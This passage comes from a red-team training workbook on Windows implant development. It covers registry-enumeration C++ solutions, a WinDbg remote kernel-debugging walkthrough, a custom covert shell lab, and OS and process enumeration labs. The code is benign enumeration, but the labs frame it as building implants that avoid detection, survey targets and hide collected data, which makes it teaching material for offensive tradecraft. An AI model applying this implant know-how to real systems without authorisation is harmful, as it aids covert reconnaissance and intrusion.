    &cbMaxClass,                // lpcbMaxClassLen
    &cValues,                    // lpcValues
    &cbMaxValueNameLen,            // lpcbMaxValueNameLen
    &cbMaxValueLen,                // lpcbMaxValueLen
    &cbSecurityDescriptor,        // lpcbSecurityDescriptor
    &modified                    // lpftLastWriteTime
);

if (ERROR_SUCCESS != Ret)
{
    ResolveErrorCode("[!] RegQueryInfoKeyW: ", GetLastError());
    return;
}
```


Technet24

TODO #3a and 3b - Useful.cpp

- 3a - Dump the key's values, if any

Enhanced version only

- 3b - Call the proper function that will obtain a key's values.

```
if (DumpKeyValues)
{
    DWORD KeyType = 0;    // the type of the registry key

    auto KeyValue = std::make_unique<BYTE[]>(cbMaxValueLen);
    auto KeyName = std::make_unique<WCHAR[]>(cbMaxValueNameLen + 1);

    // notice the condition is intentionally left out
    //
    for (DWORD dwIndex = 0; ; dwIndex++)
    {
        // just make some local "copies" inside the loop body
        //
        DWORD cbSize = cbMaxValueLen;
        DWORD cchName = cbMaxValueNameLen + 1;

        // TODO #3b - call the proper function that will obtain a key's value
        // do your own error checking
        //
        Ret = RegEnumValueW(
            hKey,                // hKey
            dwIndex,             // dwIndex
            KeyName.get(),       // lpValueName
            &cchName,            // lpcchValueName
            LPDWORD(),           // lpReserved
            &KeyType,            // lpType
            KeyValue.get(),      // lpData
            &cbSize              // lpcbData
        );

        // check to see if we are done; if so, we can break out of the loop
        //
        if (Ret == ERROR_NO_MORE_ITEMS)
            break;

        // take what we got back and convert that data into something more usable, like
strings
        //
        auto results = ConvertValueToString(KeyValue.get(), min(64, cbSize), KeyType);

        MessageW.Format(L"        %-30ws  %-12ws  [%5u  B]  %ws\n", KeyName.get(),
(PCWSTR)results.first, cbSize, (PCWSTR)results.second);
        utils::PrettyPrintW(LIGHTBLUE_COLOR, MessageW);
```


© 2024 Jonathan Reiter

```
    } // end for (DWORD dwIndex = 0; ; dwIndex++)
} // end if (DumpKeyValues)
```


Technet24

TODO #4a, 4b, 4c - Useful.cpp

- • 4a - If the user passed the DumpKeys flag, then execute the code to loop over the keys.
  • 4b - Loop over the keys until there are not more entries.
  • 4c - Call the proper function to enumerate a key.

Enhanced version:

```
if (DumpKeys)
    {
        MessageW.Format(L"[*] %s: Keys: \n", __FUNCTIONW__);
        //utils::PrettyPrintW(LIGHTGRAY_COLOR, MessageW);

        // set name to max key name length
        WCHAR lpName[256];

        // TODO #4b - loop over the keys until there are not more entries
        //
        for (DWORD dwIndex = 0; ; dwIndex++)
        {
            // also set cchName to the max
            // the function will handle this later
            DWORD cchName = _countof(lpName);

            // TODO #4c - call the proper function to enumerate a key
            // for your own error checking
            //
            Ret = RegEnumKeyExW(hKey, dwIndex, lpName, &cchName, nullptr, nullptr,
nullptr, &modified);

            if (ERROR_NO_MORE_ITEMS == Ret)
            {
                // nothing else to do, we have made it to the end
                break;
            }
            // no need to check for ERROR_MORE_DATA since we set the key name to 256 above
            // I guess there 'could' be names longer than 256 and that would trigger
ERROR_MORE_DATA... yolo
            // check for ERROR_SUCCESS though
            if (ERROR_SUCCESS == Ret)
            {
                MessageW.Format(L"    %-50ws Last Modified: %ws\n", lpName,
(PCWSTR)CTime(modified).Format(L"%c"));
                utils::PrettyPrintW(LIGHTGREEN_COLOR, MessageW);
            }
        } // end for (DWORD dwIndex = 0; ; dwIndex++)
    } // end if (DumpKeys)
```


© 2024 Jonathan Reiter

TODO #5 - Useful.cpp

- Add recursion!
- If the user passes the recursive flag, set up the code to recurse.

```
if (Recursive)
{
    HKEY hSubKey = HKEY();
    Ret = RegOpenKeyExW(hKey, lpName, 0, KEY_READ, &hSubKey);
    if (ERROR_SUCCESS == Ret)
    {
        Message.Format(L"--\n");
        utils::PrettyPrintW(LIGHTMAGENTA_COLOR, Message);

        KeyDump(hSubKey, DumpKeys, DumpKeyValues, Recursive);
        RegCloseKey(hSubKey);
    } // end if (ERROR_SUCCESS == Ret)
} // end if (Recursive)
```

Key Takeaways

Enumerating the Registry can come in handy for any number of reasons. When you are stuck at the command line, you obviously cannot open regedit.exe and visually browse your way to a key. Doing this programmatically is perfect exposure not only to the APIs involved, but also to the layout of the Registry itself.

Lab Enhancements

- Use recursion to enumerate subkeys and their key values.
- Print the time a key was last modified.
- Take command-line arguments to dictate whether recursion should be enabled, if the key values should be printed, or to simply enumerate the keys.
- Allow the user to dictate the root key, or hive, being used. For example, instead of hardcoding the `HKEY_CURRENT_USER`, let the user of the program decide by passing your program `HKLM`, `HKCU`, `HKU`, or `HKCR`.
- What keys do you need to be Admin to see, if any?

Technet24

Lab 1.9: It's Me, WinDbg

Background

Learning how to use a debugger is great when troubleshooting or verifying the execution of your implant. It can be even better doing so from a remote debugging instance since you do not want to test your implants on your dev machine. This bootcamp module will serve as your guide for what can be done after you have established a remote kernel debugging session between your Dev-VM and Test-VM. There is a guide showing you how to get the initial setup done, which can be found here: Remote Kernel Debugging.

Objectives

- Gather information about the debugger system.
- Explore symbols and setup.
- Explore kernel and user-mode structures.
- Enumerate processes, threads, modules, etc.
- Switch process contexts.
- Establish breakpoints in a user-mode process.
- Get back to system (kernel) context.

Lab Preparation

VMs Needed

This lab is completed in your 670 Windows Dev VM and Windows Test VM.

1. Logging commands.
   - If you are interested in logging all of your debugger commands and their output, you can create a log file.
   - `.logfile` will show you if anything is already set up.
   - If nothing is set up, you can use `.logappend <absolute path to file>` to make a new log file.

© 2024 Jonathan Reiter

kd commands

```
.logfile

.logappend c:\debugger-logs.log
```

notional results

```
kd> .logfile
Log 'c:\debugger-logs.log' open for append

kd> .logappend c:\debugger-logs.log
```

With your remote debugging session already established and your log file set up, let's take a look around and explore the remote system.

Exploring the Remote System

Break execution

Before you dive off into this lab, you will need to pause the remote system from executing. There is a giant `Pause` button at the top left of the debugger. Select it. Now you can proceed.

Before we begin

Please make sure the symbols are correctly configured for your debugging session. Under File | Settings | Debugging settings -> Debugging paths -> Symbol path, make sure the entry `srv*` is listed. If not, manually add it. Accept all changes by clicking OK.

Let's gather some information about the current debugger session using the command `dx` command. The `dx` command is a new-ish command that allows us to interact with a more modern debugger data model. The new model is really great and more intuitive. It also helps by getting rid of the need to use MASM in the mix of debugger commands, which are very complex and obtuse.

Debugger Session Information

Here is the command we will run for that debugger information: `dx Debugger.Sessions`. For this situation, you should only have one session established, and therefore only one result. More information can be obtained by indexing into the "array" of debugger sessions, so for the first session you would use 0 as an index. The command would look like the following: `dx Debugger.Sessions[0]`.

Technet24

```
kd> dx Debugger.Sessions[0]
Debugger.Sessions[0]
    Processes
    Id                 : 0
    Devices
    Attributes
```

From the command's output, you can see that certain items are blue and clickable. You can click on any of them to explore a bit more on your own. If you hover over one of them, you might be able to see the command that is executed behind the scenes. Each one of the items can be accessed using dot notation.

Enumerating Processes

If you wanted to see processes you would add on `.Processes` like so: `dx Debugger.Sessions[0].Processes,d`. Depending on when you have broken into the remote target, you might only see one process, process 0.

```
kd> dx Debugger.Sessions[0].Processes,d
Debugger.Sessions[0].Processes,d
    [0]                : <Unknown Image> [Switch To]
```

If you only see one process, you must let the remote system resume execution by issuing the `g` command, for go. So let the target finish its boot process. You might see another break point where you can enter debugger commands again and if that happens, just continue execution by sending `g` again. Once the login screen shows on the remote system, break into the target by pressing the pause button located at the top left of the debugger window. Once done, you can run the `dx Debugger.Sessions[0].Processes,d` again and you should see more results.

© 2024 Jonathan Reiter

```
0: kd> dx Debugger.Sessions[0].Processes,d
Debugger.Sessions[0].Processes,d
    [0]                 : Idle [Switch To]
    [4]                 : System [Switch To]
    [92]                : Registry [Switch To]
    [356]               : smss.exe [Switch To]
    [460]               : csrss.exe [Switch To]
    [536]               : wininit.exe [Switch To]
    [552]               : csrss.exe [Switch To]
    [636]               : winlogon.exe [Switch To]
    [644]               : services.exe [Switch To]
    [680]               : lsass.exe [Switch To]
    [800]               : fontdrvhost.exe [Switch To]
    [808]               : fontdrvhost.exe [Switch To]
    [820]               : svchost.exe [Switch To]
    [924]               : svchost.exe [Switch To]
    [1020]              : LogonUI.exe [Switch To]
    [64]                : dwm.exe [Switch To]
    [732]               : svchost.exe [Switch To]
    [900]               : svchost.exe [Switch To]
    [1016]              : svchost.exe [Switch To]
    [1104]              : svchost.exe [Switch To]
    [1204]              : svchost.exe [Switch To]
    [1344]              : svchost.exe [Switch To]
```

If you are familiar with PowerShell at all, you may have used Where clauses to filter out results. Well, with the `dx` command, we can filter the process listing results and pick an image name of interest like the Windows Defender process or LSASS. You will need to mind your case sensitivity with the process names. Here is what it looks like filtering out the results looking for `WmiApSrv.exe` with the command:

Debugger command

```
dx Debugger.Sessions.First().Processes.Where(p => p.Name == "WmiApSrv.exe"),d
```

Command output

```
kd> dx Debugger.Sessions.First().Processes.Where(p => p.Name == "WmiApSrv.exe"),d
Debugger.Sessions.First().Processes.Where(p => p.Name == "WmiApSrv.exe"),d
    [2724]          : WmiApSrv.exe [Switch To]
```

Another method, if you know the PID, is to use the PID as an index to display its information like so: `dx Debugger.Sessions[0].Processes[3960]`.

Technet24

```
0: kd> dx Debugger.Sessions[0].Processes[3960]
Debugger.Sessions[0].Processes[3960]                 : WmiApSrv.exe
    KernelObject     [Type: _EPROCESS]
    Name             : WmiApSrv.exe
    Id               : 0xf78
    Handle           : 0xf0f0f0f0
    Threads
    Modules
    Environment
    Devices
    Io
```

Enumerating Threads

It only makes sense to talk about how you would enumerate threads too. Similar to enumerating processes, we will use the `dx` command, but will change it up ever so slightly to show you the versatility of the `dx` command. Here is an example of listing all threads in the current debugging session and viewing the number of threads in each process. The "t" is really just a temporary variable used for iterating over everything. You can use whatever you would like, of course.

Debugger command

```
dx @$cursession.Processes.Select(t => t.Threads.Count())
```

Command output

```
kd> dx @$cursession.Processes.Select(t => t.Threads.Count())
@$cursession.Processes.Select(t => t.Threads.Count())
    [0x0]            : 0x2
    [0x4]            : 0xaa
    [0x5c]           : 0x4
    [0x168]          : 0x3
    [0x1cc]          : 0xe
    [0x218]          : 0xc
    [0x224]          : 0x2
    [0x278]          : 0x5
    [0x2a4]          : 0x6
    [0x2b4]          : 0x9
    [0x324]          : 0x17
```

Switching Process Contexts

Once you have found a user mode process of interest, you can't really do anything too useful with it just yet until you break into its user-mode context. There are kernel things you can do but this is not a kernel-focused class. One of several ways to switch from your kernel mode context into a specific user mode process' context is to use the `SwitchTo` method. Here is what that command might look like for getting into PID 3960.

```
dx Debugger.Sessions[0].Processes[3960].SwitchTo()
```


© 2024 Jonathan Reiter

A drawback is that no feedback is given. So, how do you know if the command worked or not? Internally, there is a variable called curprocess that we can take a look at with the `dx` command. If we issue `dx @$curprocess` we should get some information about the current process that we are debugging.

```
0: kd> dx @$curprocess
@$curprocess                 : WmiApSrv.exe [Switch To]
    KernelObject     [Type: _EPROCESS]
    Name             : WmiApSrv.exe
    Id               : 0xf78
    Handle           : 0xf0f0f0f0
    Threads
    Modules
    Environment
    Devices
    Io
0: kd> .formats 0xf78
Evaluate expression:
  Hex:     00000000`00000f78
  Decimal: 3960
  Decimal (unsigned) : 3960
  Octal:   0000000000000000007570
  Binary:  00000000 00000000 00000000 00000000 00000000 00000000
  Chars:   .......x
  Time:    Thu Jan  1 01:06:00 1970
  Float:   low 5.54914e-042 high 0
  Double:  1.9565e-320
```

From the output, you can see that you can explore its threads, modules, devices, and so on.

Context not switch?

There are times when the `SwitchTo` doesn't work or doesn't switch the page tables for that process. To get deeper into a process, you can use an older command: `!dml_proc`. After you run the command, pick your process from the output.

Technet24

```
0: kd> !dml_proc
Address           PID  Image file name
ffffb006`f5a9d040 4    System
ffffb006`f5ad4080 5c   Registry
ffffb006`f60f4040 164  smss.exe
ffffb006`f8038080 1cc  csrss.exe
ffffb006`f92a3080 218  wininit.exe
ffffb006`f92a7140 228  csrss.exe
ffffb006`f92ef080 27c  winlogon.exe
ffffb006`f6f6a080 284  services.exe
ffffb006`f80c2080 2a8  lsass.exe
ffffb006`f813f140 320  fontdrvhost.ex
ffffb006`f813d140 328  fontdrvhost.ex
ffffb006`f8141240 334  svchost.exe
ffffb006`f93602c0 39c  svchost.exe
ffffb006`f87560c0 3fc  LogonUI.exe
ffffb006`f8758080 40   dwm.exe
ffffb006`f8779200 2dc  svchost.exe
ffffb006`f878e2c0 384  svchost.exe
ffffb006`f87902c0 3f8  svchost.exe
ffffb006`f87c6240 450  svchost.exe
ffffb006`f9a072c0 4b4  svchost.exe
ffffb006`f9ad02c0 540  svchost.exe
ffffb006`f9b21240 56c  svchost.exe
ffffb006`f9b61080 5cc  MemCompression
```

Click on the address for the process of interest and you will see more details about it. It is from here that you can switch into its context by clicking "Select user-mode state". The command that it runs is: `.process /p /r 0xffffb006fa510240`. The address is the address where that object resides.

```
0: kd> .process /p /r 0xffffb006fa510240
Implicit process is now ffffb006`fa510240
.cache forcedecodeuser done
Loading User Symbols
...................................

************* Symbol Loading Error Summary **************
Module name            Error
SharedUserData         No error - symbol load deferred

You can troubleshoot most symbol related issues by turning on
You should also verify that your symbol search path (.sympath)
```


© 2024 Jonathan Reiter

Switching Thread Contexts

Processes will have one or more threads and we can jump around any thread we would like. If you are in the context of a user-mode process then it would make the most sense to hop into a thread of that process to view its context and state. To do this, we can issue the `dx @$curthread` command. Here is a snippet of that output.

Debugger command

```
dx @$curthread
```

Command output

```
kd> dx @$curthread
@$curthread      : nt!KiIdleLoop+0x9e (fffff806`2cc0c93e)  [Switch To]
KernelObject     [Type: _ETHREAD]
Id               : 0x0
Stack
Registers
Environment
```

To view other threads in the current process, issue the command `dx -r1 @$curprocess.Threads`.

Debugger command

```
dx -r1 @$curprocess.Threads
```

Command output

```
kd> dx -r1 @$curprocess.Threads
    @$curprocess.Threads
    [0x1138]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
    [0x1d28]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
    [0x1a98]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
    [0x1bcc]         : nt!KiSwapContext+0x76 (fffff806`2cc0fb56)  [Switch To]
```

You can click on the `Switch To` and it will switch you to that thread.

Loaded Modules

Another item you can look at is all of the loaded modules it has using the `lm` command: `lmuD`.

Technet24

```
0: kd> lmuD
start             end                 module name
00007ff7`88e70000 00007ff7`88ea8000   WmiApSrv # (pdb symbols)
00007ffd`22fe0000 00007ffd`2301d000   wmiprov    (deferred)
00007ffd`23020000 00007ffd`23045000   loadperf   (deferred)
00007ffd`2a230000 00007ffd`2a2ab000   MpOav      (deferred)
00007ffd`2a2b0000 00007ffd`2a2d0000   amsi       (deferred)
00007ffd`2a620000 00007ffd`2a648000   wmiutils   (deferred)
00007ffd`2a6b0000 00007ffd`2a6c4000   wbemsvc    (deferred)
00007ffd`2a6d0000 00007ffd`2a74d000   esscli     (deferred)
00007ffd`2a7d0000 00007ffd`2a8db000   fastprox   (deferred)
00007ffd`2cdc0000 00007ffd`2ce50000   wbemcomn   (deferred)
00007ffd`2ce50000 00007ffd`2ce61000   wbemprox   (deferred)
00007ffd`30f60000 00007ffd`30f6a000   version    (deferred)
00007ffd`32ce0000 00007ffd`32cf1000   WMICLNT    (deferred)
00007ffd`35b50000 00007ffd`35b62000   kernel_appcore   (deferred)
00007ffd`36930000 00007ffd`36963000   ntmarta    (deferred)
00007ffd`37b30000 00007ffd`37b5e000   USERENV    (deferred)
00007ffd`37b70000 00007ffd`37b8f000   profapi    (deferred)
00007ffd`37ce0000 00007ffd`37d02000   win32u     (deferred)
00007ffd`37f10000 00007ffd`381dd000   KERNELBASE   (deferred)
```

From the list of modules, you can look deeper into one of interest like what exports they have. If you wanted to look deeper at the `kernelbase.dll`, you can run the command `lm vm kernelbase` to its information.

```
0: kd> lm vm kernelbase
Browse full module list
start             end                 module name
00007ffd`37f10000 00007ffd`381dd000   KERNELBASE   (deferred)
    Image path: C:\Windows\System32\KERNELBASE.dll
    Image name: KERNELBASE.dll
    Browse all global symbols  functions  data
    Image was built with /Brepro flag.
    Timestamp:        E9B4A91B (This is a reproducible build file
    CheckSum:         002D6634
    ImageSize:        002CD000
    Translations:     0000.04b0 0000.04e4 0409.04b0 0409.04e4
    Information from resource tables:
```

From the output, you can see the address it has been mapped into, and other items like the functions it has. You can view those functions by clicking on the "functions" link or by running a command that has the format of `<module-name> ! <function-name>`. So something like the following command: `x /f /D kernelbase!create*`. The great thing about this command is the use of wild cards. The previous command will list all functions that start with the word create.

© 2024 Jonathan Reiter

```
0: kd> x /f /D kernelbase!createt*
 A B C D E F G H I J K L M N O P Q R S T U V W X Y Z

00007ffd`37f1fb68 KERNELBASE!CreateTransientLocales (void)
00007ffd`38022e50 KERNELBASE!CreateTransactionManager (void)
00007ffd`37f8a880 KERNELBASE!CreateThreadpoolCleanupGroup (void)
00007ffd`37f7d580 KERNELBASE!CreateThreadpoolIo (void)
00007ffd`38022e50 KERNELBASE!CreateTransaction (void)
00007ffd`37f7c500 KERNELBASE!CreateThreadpoolWork (void)
00007ffd`37f840f0 KERNELBASE!CreateThreadpoolWait (void)
00007ffd`37f7ebe0 KERNELBASE!CreateTimerQueueTimer (void)
00007ffd`37f8ca00 KERNELBASE!CreateThreadpool (void)
00007ffd`37fa93f6 KERNELBASE!CreateThreadpoolIo$fin$0 (void)
00007ffd`380231d0 KERNELBASE!CreateTypeLib (void)
00007ffd`37f9d290 KERNELBASE!CreateTemporaryFileStream (void)
00007ffd`37f8cb80 KERNELBASE!CreateTimerQueue (void)
00007ffd`37f7fb70 KERNELBASE!CreateThreadpoolTimer (void)
00007ffd`380231d0 KERNELBASE!CreateTypeLib2 (void)
00007ffd`37f92200 KERNELBASE!CreateTunnel (void)
00007ffd`3801acf0 KERNELBASE!CreateThread (CreateThread)
00007ffd`380237b0 KERNELBASE!CreateTouchTooltip (CreateTouchToolti
00007ffd`37fe6784 KERNELBASE!CreateTransientSpecificChain (CreateT
00007ffd`37fe6738 KERNELBASE!CreateTransientParentChain (CreateTra
```

Breakpoints

After you have found a function of interest, you can set a breakpoint using the `bp` command. The full command would like this: `bp kernelbase!createthread`. At this point, you can let the process resume execution by issuing the `g` command and wait for the BP to hit. At some point, your BP might get hit and the process will be in a paused state again.

You can list all BPs using the `bl` command and you can clear BPs using the `bc` command. To clear a specific BP, issue the `bc <bp number>` and the specified BP will be cleared. Here is an example of setting a BP and viewing a list of BPs.

Debugger command

```
bp KERNELBASE!CreateThread
```

Command output

```
kd> bp KERNELBASE!CreateThread
kd> bl
    0 e Disable Clear  00007ffa`9989acf0     0001 (0001) KERNELBASE!CreateThread
```

Stepping Through Instructions

Once a BP has been hit, you can choose how you want to execute instructions. There are several options that allow you to execute until the next call (`tc`), run until the next return (`pt`), step over a call (`p` | F10), step into a call (`t` | F11), etc. The commands are fairly well documented on MSDN and other blogs.

Technet24

Structures

There are several structures that one should be familiar with when debugging and developing tools. This section of the bootcamp will take a look at some user-mode ones as well as some kernel-mode ones to compare and contrast the differences among them.

PEB

The `PEB` is the Process Environment Block and is created for each process. It is a fairly large strucuture that holds vital information about a process such as lists of loaded modules, the name of the image, etc. While in a process context, you can use the `dx` command to view the current process' `PEB`. Here is the command: `dx @$peb`. The output is rather large but you can narrow this down a bit by specifying the name of a field in the `PEB` like `PEB_LDR_DATA`. Here is the command: `dx ((nt!_PEB_LDR_DATA *) @$peb)`. Here is a snippet of the command's output.

Debugger command

```
dx ((nt!_PEB_LDR_DATA *)@$peb)
```

Command output

```
kd> dx ((nt!_PEB_LDR_DATA *)@$peb)
((nt!_PEB_LDR_DATA *)@$peb)                 : 0x65a83b3000 [Type: _PEB_LDR_DATA *]
[+0x000] Length           : 0x84000000 [Type: unsigned long]
[+0x004] Initialized      : 0x0 [Type: unsigned char]
[+0x008] SsHandle         : 0xffffffffffffffff [Type: void *]
[+0x010] InLoadOrderModuleList [Type: _LIST_ENTRY]
[+0x020] InMemoryOrderModuleList [Type: _LIST_ENTRY]
[+0x030] InInitializationOrderModuleList [Type: _LIST_ENTRY]
[+0x040] EntryInProgress  : 0x0 [Type: void *]
[+0x048] ShutdownInProgress : 0x0 [Type: unsigned char]
[+0x050] ShutdownThreadId : 0x0 [Type: void *]
```

You may notice that some of the structures are of type `_LIST_ENTRY`. This is just another structure that looks like the following:

Debugger command

```
dt nt!_LIST_ENTRY
```

Command output

```
kd> dt nt!_LIST_ENTRY
+0x000 Flink            : Ptr64 _LIST_ENTRY
+0x008 Blink            : Ptr64 _LIST_ENTRY
```


© 2024 Jonathan Reiter

This `_LIST_ENTRY` structure is how Windows implements a doubly linked list.

TEB

While in a process context and in the context of one of its threads, you can use the `dx` command to view the current process' `TEB` for the current thread that is executing. Here is the command: `dx @$teb`. Here is a snippet of the command's output.

Debugger command

```
dx @$teb
```

Command output

```
kd> dx @$teb
@$teb                 : 0x91b159b000 [Type: _TEB *]
    [+0x000] NtTib            [Type: _NT_TIB]
    [+0x038] EnvironmentPointer : 0x0 [Type: void *]
    [+0x040] ClientId         [Type: _CLIENT_ID]
    [+0x050] ActiveRpcHandle  : 0x0 [Type: void *]
    [+0x058] ThreadLocalStoragePointer : 0x22aad4256e0 [Type: void *]
    [+0x060] ProcessEnvironmentBlock : 0x91b159a000 [Type: _PEB *]
    [+0x068] LastErrorValue   : 0x0 [Type: unsigned long]
    [+0x06c] CountOfOwnedCriticalSections : 0x0 [Type: unsigned long]
```

EPROCESS

This is a kernel structure and is seen at a high level when you issue the `dx @$curprocess` command. You can explore the structure more when you start displaying its type with `dx` or `dt` commands. The `dx ((nt!_EPROCESS*) <the address of the process>)` command should give you all of the fields for the structure. Here is a snippet of the command's output.

Debugger command

```
dx ((nt!_EPROCESS*) 0xffff830b25fa5080)
```

Command output

```
kd> dx ((nt!_EPROCESS*) 0xffff830b25fa5080)
((nt!_EPROCESS*) 0xffff830b25fa5080)                 : 0xffff830b25fa5080 [Type: _EPROCESS *]
    [+0x000] Pcb              [Type: _KPROCESS]
    [+0x438] ProcessLock      [Type: _EX_PUSH_LOCK]
    [+0x440] UniqueProcessId  : 0x1f88 [Type: void *]
    [+0x448] ActiveProcessLinks [Type: _LIST_ENTRY]
    [+0x458] RundownProtect   [Type: _EX_RUNDOWN_REF]
    [+0x460] Flags2           : 0x200d080 [Type: unsigned long]
```


Technet24

ETHREAD

This is a kernel structure and is seen at a high level when you issue the `dx @$curthread` command. You can explore the structure more when you start displaying its type with `dx` or `dt` commands. The `dx (*((nt!_ETHREAD *) <the address of the thread>))` command should give you all of the fields for the structure. Here is a snippet of the command's output.

Debugger command

```
dx -r1 (*((ntkrnlmp!_ETHREAD *)0xffff830b255d5080))
```

Command output

```
kd> dx -r1 (*((ntkrnlmp!_ETHREAD *)0xffff830b255d5080))
(*((ntkrnlmp!_ETHREAD *)0xffff830b255d5080))                 [Type: _ETHREAD]
    [+0x000] Tcb              [Type: _KTHREAD]
    [+0x430] CreateTime       : {133186182350120679} [Type: _LARGE_INTEGER]
    [+0x438] ExitTime         : {-137391081958216} [Type: _LARGE_INTEGER]
    [+0x438] KeyedWaitChain   [Type: _LIST_ENTRY]
    [+0x448] PostBlockList    [Type: _LIST_ENTRY]
    [+0x448] ForwardLinkShadow : 0x0 [Type: void *]
    [+0x450] StartAddress     : 0x7ffa9bf82630 [Type: void *]
    [+0x458] TerminationPort  : 0x0 [Type: _TERMINATION_PORT *]
    [+0x458] ReaperLink       : 0x0 [Type: _ETHREAD *]
    [+0x458] KeyedWaitValue   : 0x0 [Type: void *]
    [+0x460] ActiveTimerListLock : 0x0 [Type: unsigned __int64]
    [+0x468] ActiveTimerListHead [Type: _LIST_ENTRY]
    [+0x478] Cid              [Type: _CLIENT_ID]
```

Back to Kernel Context

When you are finally done being in a user-mode process, you can issue the `.process /p /r 0` command to go back to the system context.

Debugger command

```
.process /p /r 0
```

Command output

```
kd> .process /p /r 0
    Implicit process is now ffff830b`2029d040
```


© 2024 Jonathan Reiter

Congratulations

Congrats! You are now armed with enough basic knowledge of remote kernel debugging. You can create log files of your debugger sessions, enumerate processes, break and continue execution, examnine processes contexts and threads, as well as find exported functions from DLLs. Everything covered in this bootcamp is barely scratching the surface as there is so much more that can be done. For the purposes of this class, you now have the foundational knowledge that will aid you with troubleshooting the execution of labs.

Technet24

Lab 1.10: ShadowCraft

Background

This bootcamp challenge has you creating a custom Windows shell where you can interact with the shell locally on the Test VM. Custom Windows shells are great for getting started with implant development and understanding what Windows APIs can be used to replace command-line commands like `whoami`, `reg query`, `echo`, `netstat`, `net user`, and so many more. As the course progresses, you will be adding more and more features to your custom shell at the end of each section. Eventually, you will add in remote capabilities so you can interact with the Test VM from your Dev VM.

Unguided

Please note, this is meant to be an unguided lab so a fully working solution will not be provided. Hints will be offered along with a general introduction to the Visual Studio solution file that holds the skeleton of the custom shell.

Objectives

- Understand the basics of making a custom shell.
- Add registry enumeration.
- Deploy the shell to the Test VM.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio
   - Open the `Day1-Bootcamp\WindowsShell\WindowsShell.sln` file in VS.
2. From the solution explorer window, open `main.cpp`.
3. The `main.cpp` has but one purpose: kick off the shell by calling `BeginShell`.
4. `BeginShell` is implemented in the `Useful.cpp` source file, which is where your work begins.

© 2024 Jonathan Reiter

Lab Walk-through and Orientation

The WindowsShell solution file houses several source files. Some of the files have been prepped for you to allow you to focus on the core part of the bootcamp: implementing custom shell commands. A shell has several commands that are baked into it so they are core to the program. If your shell were to ever get caught then they would have whatever features you baked into it; something to think about as you develop your shell. Additional features could be reflectively loaded as DLLs or similar feature. The `BeginShell` function is commented to explain what has been implemented thus far. Your task is to implement functions that directly relate to what was covered during this section.

- The only functions that are currently supported are `help` and `exit`.
- The naming conventions for functions is `Run` followed by the intended purpose.
  - Like `RunCommand` to spawn a new `cmd.exe` process or `RunChangeDirectory` to change directories.
  - If you were to create a regwalker function, consider naming it `RunRegEnum` or similar.
- From the skeleton code provided, add in the functionality from what we covered in this section.

Transfer to the Test VM

Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder. Once moved over, run the tool and troubleshoot any errors that are generated.

Technet24

Lab 2.1: OS Info

Background

Gathering OS information could be vital for your operation's objectives. There are a number of methods that can be leveraged to retrieve this information and this lab will focus on one of those methods. Information gathering on a system can be the lengthiest part of a red team operation especially if it is a stage the operators love doing. You can develop numerous methods to aid with that stage, but first we are going to look at enumerating information about the OS itself.

APIs Used

- `GetNativeSystemInfo`

Objectives

- Gather version and build information.
- Properly use the `SYSTEM_INFO` structure.
- Determine major, minor, and build info.
- Determine number of processors.
- Determine page size.
- Determine processor type.
- Determine minimum and maximum process addresses.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `OSInfo` solution file.
   - The solution holds the `OSInfo.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Create a variable of type `SYSTEM_INFO`.
3. TODO #2
   - Use `KUSER_SHARED_DATA` to find major, minor, and build info.

© 2024 Jonathan Reiter

4. TODO #3
   - Use the `GetNativeSystemInfo` API.
5. TODO #4
   - Fill in the `printf` statements with the appropriate data.
6. Build
   - Build the solution and monitor the Output window for build status. Resolve errors if you have any.

Stuck?

If you become stuck, you can proceed to review the TODO Solutions.

Transfer to the Test VM

Transfer the files to the Test VM, which is best done via the shared SMB folder that is set up between the two VMs. Simply copy/paste or drag and drop the files to the shared folder and they should show up in the Test VM `C:\Tools` folder.

Run the program and observe any runtime errors. Troubleshoot as necessary.

TODO Solutions

TODO #1

- Properly use the `SYSTEM_INFO` structure.

```
SYSTEM_INFO sysinfo;
```

TODO #2

- Use `KUSER_SHARED_DATA` to find major, minor, and build info.

```
//
// KUSER_SHARED_DATA
//
PBYTE KSharedData = (PBYTE)0x7ffe0000;

//
// major.minor, build
//
*(PULONG)(KSharedData + 0x26c), *(PULONG)(KSharedData + 0x270), *(PULONG)(KSharedData +
0x260)
```


Technet24

TODO #3

- Use the GetNativeSystemInfo().

```
GetNativeSystemInfo(&sysinfo);
```

TODO #4

- Use the printf function to print the gathered data.

Determine number of processors

```
sysinfo.dwNumberOfProcessors
```

Determine page size

```
sysinfo.dwPageSize
```

Determine processor type

```
sysinfo.dwProcessorType
```

Determine minimum and maximum process addresses

```
sysinfo.lpMinimumApplicationAddress
sysinfo.lpMaximumApplicationAddress
```

Complete Solution/Walk-through

Complete Solution

Remember, the complete solution can be seen on the `main-labs` branch.

Lab Key Takeaways

- Understanding how to use `GetNativeSystemInfo` API
- Take an initial look into the massive `KUSER_SHARED_DATA` structure and how to type cast the information stored in memory

© 2024 Jonathan Reiter

Lab Enhancements

- Explore the `KUSER_SHARED_DATA` struct more
  - Is there more information that could be pulled from it?
  - What information might be beneficial for gathering information about your target?
- Instead of printing everything out to the terminal, write it out to a log file.
  - Can you encrypt the content's log file so that nobody but you can make sense of it?

Technet24

Lab 2.2: ProcEnum

Background

A process enumeration feature can be used in more than just a host survey tool. Implementing a feature for killing processes, injecting into processes, etc. would all rely on process enumeration. Seeing what processes are mapped into memory can indicate what defenses, if any, are present, or how busy a user is on the target. Many native applications already enumerate processes like Task Manager. Process enumeration is not a malicious behavior by any means.

APIs Used

- `EnumProcesses`

Objectives

- Become familiar with the EnumProcesses API.
- Understand the limitations of EnumProcesses.
- Determine the number of processes.

Lab Preparation

VMs Needed

This lab is to be completed in your 670 Windows Dev and Test VMs.

1. Launch Visual Studio.
   - Open the `ProcEnum` solution file.
   - The solution holds the `ProcEnum.cpp` source file, which contains the `main` function. Inside of the `main` function is where your work begins.
   - There are **TODO** comments that describe what is to be done.
2. TODO #1
   - Make the call to `EnumProcesses` passing in the correct arguments.
3. TODO #2
   - Error check your call.
4. TODO #3
   - Determine the process count.
